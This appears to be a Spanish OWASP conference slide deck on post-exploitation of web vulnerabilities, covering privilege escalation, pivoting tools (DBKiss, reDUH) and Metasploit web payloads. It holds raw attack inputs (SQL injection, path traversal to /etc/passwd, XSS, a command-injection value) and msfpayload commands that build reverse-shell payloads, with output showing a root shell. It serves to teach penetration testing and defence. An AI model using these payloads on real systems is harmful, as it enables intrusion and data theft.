OWASP

Post Explotación de Vulnerabilidades Web

Nahuel Grisolía

nahuel@bonsai-sec.com

Bonsai Information Security

http://www.bonsai-sec.com

- **Presentación**
- **Fases** clave de un **test de Intrusión**
- Vulnerabilidades típicas para lograr el **compromiso de un sitio Web**
  - Técnicas de **explotación** básica
- **La Post-Explotación**
- **Escalamiento** horizontal y vertical
- Herramientas de **Post Explotación**
  - Introducción **reDUH**, **DBKiss** y **Metasploit Web Payloads**
  - Aprovechando la **red de confianza** del equipo vulnerado
- **Demos**
  - DBKiss y reDUH
  - Metasploit Web Payloads – No interactiva
- **Conclusiones**
- **Preguntas y Respuestas**

Quién soy? Qué hago? Dónde?


Nahuel Grisolía - CEH
Penetration Testing Team @ **Bonsai**

EMAIL: nahuel@bonsai-sec.com
WEB SITE: http://www.bonsai-sec.com

Fases Clásicas de un Test de Intrusión

Descubrimiento → Análisis

Escalamiento ← Explotación



Vulnerabilidades Web Típicas

- OWASP Top Ten! COOL! ;)
  - Excelente documentación en el sitio
  - Actualizado al 19 de Abril de 2010
- Lineamientos a seguir y verificaciones que no hay que dejar de lado
  - ¡Este hallazgo no me sirve para escalar!
- ¿Cuáles de las vulnerabilidades más comunes me podrían permitir futuros escalamientos? ¿Cuáles no?

The Basics Explained

- index.php?id=1 and 1=1--
- get_documento.jsp?fichero=../../../../../../../../etc/passwd
- error_page.pl?mensaje=<script>alert("XSS");</script>
- /Cuentas/miCuenta!getSaldo=[ID DE OTRA CUENTA]
- sitio.php?pagina=../../../../../tmp/uploads/shell.php
- Listar_archivos.seam?dir=; cat /etc/passwd> /var/www/a.txt ;
- error_redirect.asp=http://www.attacker.com
- http://www.verysecure.com/login.asp
- /admin/avatar_upload.php & uploaded_files/my_atavar.php

La Fase de Post-Explotación

YA TENGO CIERTO CONTROL… y AHORA?

TOOLS DISPONIBLES

TÉCNICAS

Post Explotación

Escalamiento ← **Explotación**

Escalamiento Vertical vs. Horizontal

Escalamiento Vertical

- Acceso a funcionalidades administrativas no autorizadas
- Elevación de Privilegios de un usuario válido
- Acceso a credenciales válidas de un usuario de mayores privilegios
- Token kidnapping en plataforma Microsoft Windows

Escalamiento Horizontal

- Acceso por rlogin, ssh a equipos adyacentes, por ejemplo, en la DMZ
- Scripts con credenciales en texto claro de un servidor FTP de confianza
- Reutilización de credenciales entre equipos

Herramientas

- **DBKiss**
- **reDUH**
- **Metasploit Web Payloads**

DBKiss

- Un browser de Base de datos MySQL y Postgresql en un simple archivo PHP


- Features: Import/Export, search, SQL editor, etc.

- Última actualización 21 de Mayo, 2010

- http://www.gosu.pl/dbkiss/

Demo!

- **DBKiss**



reDUH


- Permite realizar conexiones a servicios a través de HTTP (ó HTTPS)
- Esquema cliente (JAVA) / servidor (varios lenguajes)
- Posibilidad de Bypass de reglas de Firewall
- http://www.sensepost.com/labs/tools/pentest/reduh

reDUH (2)


80
ubunt00.victim.com
SCENARIO
sshd.victim.com
term-serv.victim.com

Demo!


- **reDUH**



Metasploit Web Payloads

Usage: ./msfpayload<payload> [var=val]
<[S]ummary | C | [P]erl | Rub[y] | **[R]aw** | [J]avascript | e[X]ecutable | [V]BA | **[W]ar**>

•php/bind_php	Listen for a connection and spawn a command shell via php
•php/download_exec	Download an EXE from a HTTP URL and execute it
•php/exec	Execute a single system command
•php/reverse_perl	Creates an interactive shell via perl
•php/reverse_php	Reverse PHP connect back shell with checks for disabled functions



Metasploit Web Payloads (2)

```
hacker@gothamcity:/pentest/exploits/framework3# ./msfpayload java/jsp_shell_reverse_tcp
LHOST=10.10.1.132 LPORT=8080 R>shell.jsp&& ./msfcli exploit/multi/handler
payload=java/jsp_shell_reverse_tcp LHOST=10.10.1.132 LPORT=8080 E
[*] Please wait while we load the module tree...
[*] Started reverse handler on port 8080
[*] Starting the payload handler...
```

```
./msfpayload linux/x86/shell_reverse_tcp LHOST=10.31.33.7 LPORT=443
W>shell_reverse_tcp.war

unzip -lshell_reverse_tcp.war
1582 04-28-10 22:40 mcyowonbnhrqsyy.jsp

./msfcli exploit/multi/handler PAYLOAD=linux/x86/shell_reverse_tcp LHOST=10.31.33.7
LPORT=443 E
[*] Command shell session 1 opened (10.31.33.7:443 -> 10.1.2.3:41221)
whoami→ root
```


Aprovechando la Red de Confianza


✓Conexiones a Servidores de Base de Datos… ¿¿¿**sólo a puertos específicos**???

✓DMZ Mal (muy mal) configurada… **Mi Microsoft IIS** donde tengo mi Web **pertenece al Dominio General** y se puede conectar al Controlador de Dominio. OMG!

✓Equipos adyacentes en DMZ con **credenciales triviales o reutilizadas** – "SI DESDE AFUERA NO SE VE, ya fue! Le dejo admin:admin"

✓En **localhost** tengo un **Apache Tomcat** corriendo como **root**. "OLVIDATE, desde AFUERA no se ve! **Dejale admin:tomcat**"





Conclusiones

- Las posibilidades, herramientas y técnicas de post explotación son numerosas
- Etapa que generalmente no se lleva adelante de manera completa y exhaustiva
- En un ataque real, es la fase más peligrosa
- Defensa en Profundidad, la mejor aliada
- Web Application Firewalls, buenos amigos
- Analizadores de Logs y Tráfico

Preguntas? Respuestas!

Preguntas?

(algunas que podrían estar haciendo… ;)

- Después de **esto**… acaso… ¿está todo **perdido**?
- Me interesaría **aprender** más sobre esto, ¿como puedo hacer?
- ¿Podés volver **atrás**? que no entendí la diferencia entre **eso** de Horizontal y Vertical…
- Post Explotación? Dónde era que quedaba entre las fases básicas? Cuáles eran?

OWASP

Post Explotación de Vulnerabilidades Web

¡¡¡GRACIAS!!!

Nahuel Grisolía

nahuel@bonsai-sec.com

Bonsai Information Security

http://www.bonsai-sec.com